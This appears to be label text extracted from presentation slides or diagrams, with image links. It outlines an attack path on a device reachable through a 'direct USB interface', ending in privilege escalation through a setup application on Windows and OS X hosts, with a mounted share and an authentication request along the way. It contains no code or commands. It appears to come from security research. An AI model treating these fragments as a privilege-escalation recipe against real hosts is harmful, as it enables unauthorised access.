
‘direct usb’

no need to open device!



direct USB interface


power
on




direct USB utility

setup application priv-esc



Windows/OS X host



usb host (wifi) configuration



mounted share



authentication request

setup application OS X priv-esc

